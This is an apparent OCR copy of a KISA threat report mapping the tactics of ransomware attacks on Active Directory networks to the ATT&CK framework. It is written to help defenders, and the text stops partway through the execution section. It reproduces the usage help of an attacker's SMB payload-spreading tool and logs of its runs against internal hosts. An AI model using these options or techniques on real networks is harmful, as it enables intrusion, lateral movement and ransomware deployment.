www.kisa.or.kr

「Tactics,

Techniques,

Procedures」.

TTPs#5 : attack patterns in AD environment .

KISA Korea Internet & Security Agency

Contents

「Tactics, Techniques, Procedures」

TTPs#5 : attack patterns in AD environment

Written by: Profound Analysis Team,
Internet Incident Analysis Group
Kayoung Kim, Researcher
Dongwook Kim, Deputy General Researcher
Taewoo Lee, Deputy General Researcher
Seulgi Lee, Deputy General Researcher
JaeKwang Lee, Manager

Edited by: Dae-Kyu Shin, Vice President
Jinsoo Lim, Director

1. Introduction

The rise in hacking incidents have led to ever-more stringent security requirements and the continuous evolvement of security systems to the next level. Yet, cyber incidents that were reported in the past are still being repeated today, and organizations with some of the most sophisticated cyber-defense systems are still falling victims to such attacks.

The influential concept of "The Pyramid of Pain" in the sphere of cybersecurity illustrates that the most effective security systems depend on understanding the 'tactics, techniques and procedures' (TTP) of the attackers. The ultimate goal of cybersecurity is to make attacks more costly and more painful for perpetrators, in other words, elevated to the 'tough' level shown at the top of the pyramid.




Figure 1-1 Pyramid of Pain, David J Bianco

A cybersecurity system based on 'indicators of compromise' (IoC) still remains very efficient. (IoCs would refer to one-dimensioned indicators such as malicious IPs or domains.) However, it is also true that **attackers can easily secure then discard attack infrastructures using such simple indicators.**

TTPs are different. **The attacker cannot easily obtain or discard TTPs.** An attacker who has locked on a target needs to invest in learning and practicing TTPs to neutralize the target's security system. When moving on to the next attack, the attacker will tend to select targets on which the same TTPs can be applied.

The attacker's TTPs by nature are heavily influenced by the characteristics of the targeted defense environment. As such, security practitioners must have an accurate understanding of their own defense environment. They must also approach the process and flow of attack from the strategic and tactical levels rather than as patterns or methods. **In short, the defender's security environment and the attacker's TTPs must be scrutinized together.**

A defender who understands the attacker's TTPs should be able to answer two things: 1) 'Would the attacker's TTPs be able to penetrate the defender's environment?' and 2) 'If so, what defensive strategy can defeat the TTPs?'

The Korea Internet & Security Agency (KISA) identifies cyberattack TTPs through its incident response process and disseminates the process and countermeasures using the ATT&CK framework.[1] The various artifacts related to TTPs included in this report are merely tools to promote understanding.

1 A matrix showing the tactics and techniques used in actual attacks and response measures to them

2. Overview

In the first half of 2019, there were many ransomware infections targeting companies using AD (active directory). Security and convenience form two sides of the same coin. AD is efficient for managing a large number of systems, but careless account management
may lead to the administrator rights being stolen, resulting in the entire internal network being compromised.

The Korea Internet and Security Agency has, in the past, responded to this by compiling attacker techniques, malicious code similarities, etc. found during security incident investigations and distributed security warnings to companies using AD, etc. For some time, the activities of attackers in Korea decreased, but starting near the end of 2020, ransomware infections for AD environments began to once again occur in Korea.

Corporations, upon hearing the news of the many ransomware incidents, realized the importance of backup and began regularly backing up important data. When corporations successfully backed up their data and did not react to the demands of the attackers, the attackers began leaking internal information and request payment for the leaked data.

The infiltration techniques of attacks differ slightly based on the AD environment composition, but analysis of AD ransomware infections beginning in 2019 show that most used the same TTPs.

This TTP#5 report has detailed the process closely from the initial infiltration of the AD environment to the achievement of the final goal. Through this, the aim is to be of aid to corporations who seek to inspect internal security systems and build defensive strategies.

01 Reconnaissance

At the reconnaissance stage, email stealer malicious code is used to leak Outlook data files from previously infected systems and extract email information. Some of such email accounts are used in APT attacks targeting corporations.

02 Resource Development

For internal transfers in an AD environment, commercial malicious tools such as Cobalt Strike, Ammyy Admin, Tiny Met, etc. are used. Resources to be used as control servers or locations for malicious code distribution are secured in advance, and attack tools for SMB side transfers are created.

03 Initial Access

Previously stolen email accounts are sent malicious files or spear-phishing email with malicious codes. In order to disguise them as normal email, the target's work and corporation characteristics are utilized, which means the form and content of each email is always different.

04 Execution

Remote commands are executed through remote control malicious code and pipes are created between domain systems for carrying out of commands. The SMB port is used to run commands on other systems joined in the AD and the malicious codes are registered as a service. WMI, powershell, etc. are used to run commands on the remote device.

05 Persistence

In order to keep the remote control malicious code persistent on infected systems, services and registry registration are executed through Autorun. AD DC is taken over to distribute group policies so that all systems joined on the AD can be infected simultaneously.

06 Command and Control

The attackers use Ammyy RAT and Amadey Bot malicious code to execute various remote commands from an external C2 server and download additional malicious files. After taking over the base server, the SMB feature is used to run additional commands on other systems and download/execute malicious code.

07 Privilege Escalation

User/administrator domain account information is stolen to connect to other systems connected via AD. For password protection of shared folders during ransomware attacks, remote desktop session information is sometimes stolen as well.

08 Credential Access

The attacker uses AD server administrator account information gathered through password dump programs for internal transfers, or uses accounts additionally created.

09 Defense Evasion

Malicious code with a signed certificate or encryption is used to avoid detection from security programs, and msiexec is used to run the malicious code. After the attack is over, the malicious code, event logs, etc. are deleted.

10 Discovery

On initial infiltration, domain information is collected and a file directory search or network sharing exploration is used to detect the structure of the internal network. Internal transfer is used to collect and leak information of the infected system, and process or service information is also sometimes collected for ransomware infections.

11 Lateral Movement

Attackers use the acquired AD accounts to attempt RDP access on other systems, and the Windows filesharing protocol feature (SMB) is usually used to spread malicious code and cause additional infections. Powershell is used to run remote commands on other systems and download/run additional malicious code from the attacker's external server, or the sharing folder of the base server is used to collect malicious code and the Windows administrator sharing feature is used to copy the malicious code and execute them to other systems.

12 Collection


The attacker gains AD administrator rights after the initial infiltration and repeats internal transfers until the server is dominated. Commercial tools such as Ping castle, powerkatz, etc. are used to collect information on processes, networks, accounts, etc. Remote control malicious code is then used to collect information about the target systems and the information is encoded in a self-implemented XOR before being leaked.

13 Exfiltration

The data extracted from an infected system's memory is saved as a single file and leaked to the attacker's C2 server. Email and account info collected from infected systems in the reconnaissance stage have been leaked to attacker C2 servers as well.

14 Impact

The services and processes that are running are shut down to avoid detection prior to ransomware distribution. Afterwards, AD administrator rights are used to distribute ransomware through AD DC policy distribution or SMB protocols are used to register services for ransomware infections.



* Clicking each number navigates to the relevant details page.

Figure 2-1 Attack summary diagram

3. ATT&CK Matrix

Reconnaissance

- Gather Victim Identity Information

Resource Development

- Obtain Capabilities
- Develop Capabilities
- Compromise Infrastructure

Initial Access

- Phishing

Execution

- User Execution
- Command and Scripting Interpreter
- System Services
- Inter–Process Communication
- Scheduled Task
- Windows Management Instrumentation

Persistence

- Create Account
- Create or Modify System Process
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts

Privilege Escalation

- Valid Accounts
- Abuse Elevation Control Mechanism
- Account Token Manipulation
- Domain Policy Modification
- Boot or Logon Initialization Scripts

Credential Access

- OS Credential Dumping
- Create Account

Defense Evasion

- Masquerading
- Subvert Trust Controls
- Indicator Removal on Host
- Signed Binary Proxy Execution
- Deobfuscate/Decode Files or information

Discovery

- Software Discovery
- Process Discovery
- Account Discovery
- File and Directory Discovery
- Network Share Discovery
- System Information Discovery
- System Owner/User Discovery

Lateral Movement

- Remote Services
- Lateral Tool Transfer

Collection

- Data from Local System
- Archive Collected Data

Exfiltration

- Exfitration Over C2 Channel

Impact

- Service Stop
- Data Encrypted for Impact


Command and Control


- Remote Access Software
- Application Layer Protocol
- Ingress Tool Transfer
- Protocol Tunneling

A Reconnaissance

① Gather Victim Identity Information – Email Addresses: Email address collection

The attacker uses the email stealer malicious code to collect email addresses from infected systems.
The collected email addresses are used to infiltrate the main targets, corporations, using the AD environment.






B Resouce Development


① Obtain Capabilities – Tool, Malware: Obtaining tools and malware

Attackers use the commercial malicious tool CobalStrike for internal transfers.
In addition, the remote control malicious code Ammyy Admin, AmadeyBot, and TinyMet are used for remote control.
Most types of malicious code are based on publicly available tools but are slightly tweaked in function.

CobaltStrike



TinyMet



② Develop Capabilities – Malware: Malicious code creation

In order to spread internally through SMB, attackers use a malicious tool that is presumably self-developed.

Malicious tools that use SMB


```
Usage: evil.exe [/P:str] [/S[:str]] [/B:str] [/F:str] [/C] [/L:str] [/H:str] [/T:int] [/E:int]
[/R]
   /P:str -- path to payload file.
   /S[:str] -- share for reverse copy.
   /B:str -- path to file to load settings from.
   /F:str -- write log to specified file.
   /C -- write log to console.
   /L:str -- path to file with host list.
   /H:str -- host name to process.
   /T:int -- maximum number of concurrent threads.
   /E:int -- number of seconds to delay before payload deletion (set to 0 to avoid remove).
   /R -- remove payload from hosts (/P and /S will be ignored).
If /S specifed without value, random name will be used.
/L and /H can be combined and specified more than once. At least one must present.
/B will be processed after all other flags and will override any specified values (if any).
All parameters are case sensetive.
```

Traces of malicious tool use (Malicious code logs)

10.123.170.231 : Payload direct copy FAILED (67), SM opened, Payload reverse copy FAILED (1073)
10.123.184.91 : Payload direct copy FAILED (112), SM opened, Payload reverse copy FAILED (1073)
10.201.10.145 : Payload direct copy FAILED (1326), SM open FAILED (5)
10.123.170.229 : Payload direct copy FAILED (67), SM opened, Payload reverse copy FAILED (1073)
...
10.201.10.83 : Payload direct-copied, SM opened, Service created, Service started, Service removed, Payload removed
10.201.10.84 : Payload direct-copied, SM opened, Service created, Service started, Service removed, Payload removed

③ Compromise Infrastructure – Server: Server resource acquisition

A small corporation's servers are broken into to distribute additional malicious code to the target or perform command control.





C Initial Access

1 Phising – Spearphishing Attachment: Phishing using attachments

2 Phising – Spearphishing Link: Phishing using links

Spear-phishing emails are sent to individuals in order to infiltrate corporations.
Phishing methods use both attachments and malicious links inside the email.






D Execution

① User Execution – Malicious File: Running malicious files


Various types of malicious files are attached to phishing email, and users are induced to run them.

Malicious macros



